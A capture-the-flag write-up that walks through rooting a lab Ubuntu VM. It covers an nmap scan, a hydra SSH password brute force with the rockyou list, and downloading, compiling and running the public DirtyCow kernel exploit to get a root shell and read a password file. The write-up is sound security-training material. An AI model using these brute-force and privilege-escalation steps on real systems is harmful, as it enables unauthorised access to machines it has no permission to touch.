CTF _ Hackarena

Mahesh Garlapati

Scanning

First I did Nmap scan to check what are the open ports available .


```
┌──(kali㉿kali)-[~]
└─$  nmap -sV -Pn  192.168.102.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 15:25 EST
Nmap scan report for 192.168.102.129
Host is up (0.0023s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.43 seconds
```


From the scan I got to know port 22 and 80 are open

Enumeration

As port 80 was opened I tried to access it from the browser




I found it was asking to enter a password and upon observing I found that there is a link asking for "Need an hint "upon clicking that I got an message "There is a usernames "hw5" with an easy to guess password".



Brute force –

So, with username – **hw5** obtained from the hint file I tried brute force on it using hydra.

Command used -hydra -l hw5 -P /home/kali/Downloads/rockyou.txt 192.168.102.129 ssh



From the hydra scan I got the password as "password "

So using the credentials I tried to login using ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh hw5@192.168.102.129
The authenticity of host '192.168.102.129 (192.168.102.129)' can't be established.
ED25519 key fingerprint is SHA256:wdx5GNIVRe/isUAUa/gV8j90kqRihhfNmFhaTWRPmlA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.102.129' (ED25519) to the list of known hosts.
hw5@192.168.102.129's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Oct 26 19:48:38 2019 from 172.16.0.1
hw5@ubuntu:~$
```

```
hw5@ubuntu:~$ ls -al
total 32
drwxr-xr-x 3 hw5  hw5  4096 Oct 26  2019 .
drwxr-xr-x 4 root root 4096 Oct 26  2019 ..
-rw-rw-r-- 1 hw5  hw5   106 Oct 26  2019 .bash_history
-rw-r--r-- 1 hw5  hw5   220 Oct 26  2019 .bash_logout
-rw-r--r-- 1 hw5  hw5  3637 Oct 26  2019 .bashrc
drwx------ 2 hw5  hw5  4096 Oct 26  2019 .cache
-rw-rw-r-- 1 hw5  hw5   104 Oct 26  2019 hint.txt
-rw-r--r-- 1 hw5  hw5   675 Oct 26  2019 .profile
hw5@ubuntu:~$ cat hint.txt
You'll need to get root privileges somehow and then look around
root's home directory for a password.

hw5@ubuntu:~$
```

Then I found an text file”hint.txt" while looking all the files in the directory then I tried to open the file using cat command and got an message called “You’ll need to get root privileges somehow and the around root’s home directory for a password “ .

So to do the privilege escalation I’m trying dirty cow exploit for that.

So I downloaded the dirty cow exploit from Github using wget and complied it using gcc command.

```
┌──(kali㉿kali)-[~]
└─$ wget https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
--2023-11-07 15:56:18--  https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4688 (4.6K) [text/plain]
Saving to: ‘cowroot.c’

cowroot.c                                          100%[===================================================================================>]   4.58K  --.-KB/s    in 0.002s

2023-11-07 15:56:18 (2.76 MB/s) - ‘cowroot.c’ saved [4688/4688]
```

```
┌──(kali㉿kali)-[~]
└─$ gcc cowroot.c -static -o cowroot -pthread
cowroot.c: In function 'procselfmemThread':
cowroot.c:98:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
   98 |         lseek(f,map,SEEK_SET);
      |                 ^~
      |                 |
      |                 void *
In file included from cowroot.c:27:
/usr/include/unistd.h:339:41: note: expected '__off_t' {aka 'long int'} but argument is of type 'void *'
  339 | extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
      |                               ~~~~~~~~^~~~~~~
cowroot.c: In function 'main':
cowroot.c:135:5: warning: implicit declaration of function 'asprintf'; did you mean 'vsprintf'? [-Wimplicit-function-declaration]
  135 |     asprintf(&backup, "cp %s /tmp/bak", suid_binary);
      |     ^~~~~~~~
      |     vsprintf
cowroot.c:139:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
  139 |     fstat(f,&st);
      |     ^~~~
```

```
┌──(kali㉿kali)-[~]
└─$ scp cowroot hw5@192.168.102.129:~/
hw5@192.168.102.129's password:
cowroot
```

In the above screenshot I copied the “cowroot” from the kali to target machine.

I used ./ command to execute the cowRoot file

```
hw5@ubuntu:~$ ./cowRoot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@ubuntu:/home/hw5#
```

From the above screenshot its clear that I got the root access.


So I tried to access the files in the directory as mentioned in the hint I got earlier. I found a file called password.txt in the directory.

```
root@ubuntu:/home/hw5# cd /root/
root@ubuntu:/root# ls
password.txt
root@ubuntu:/root# cat password.txt
The password you need to enter is:

#P01s0n#g4s#inj3ct0r!#
```

I got the password **- “#P01s0n#g4s#inj3ct0r!#”**

I tried this text to login where it asked for a password in the website we accessed earlier.


Panic Room
192.168.102.129/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
SCREENSHOT THIS PAGE!
Okilly Dokilly – 'Panic Room' (Official Audio)
Watch later
Share
OKILLY DOKILLY
HOWDILLY DOODILLY
Watch on YouTube
We'll be safe from creeps and killers when they come
Unless they've got a blow torch or a poison gas injector
Then I don't know what will happen when they come.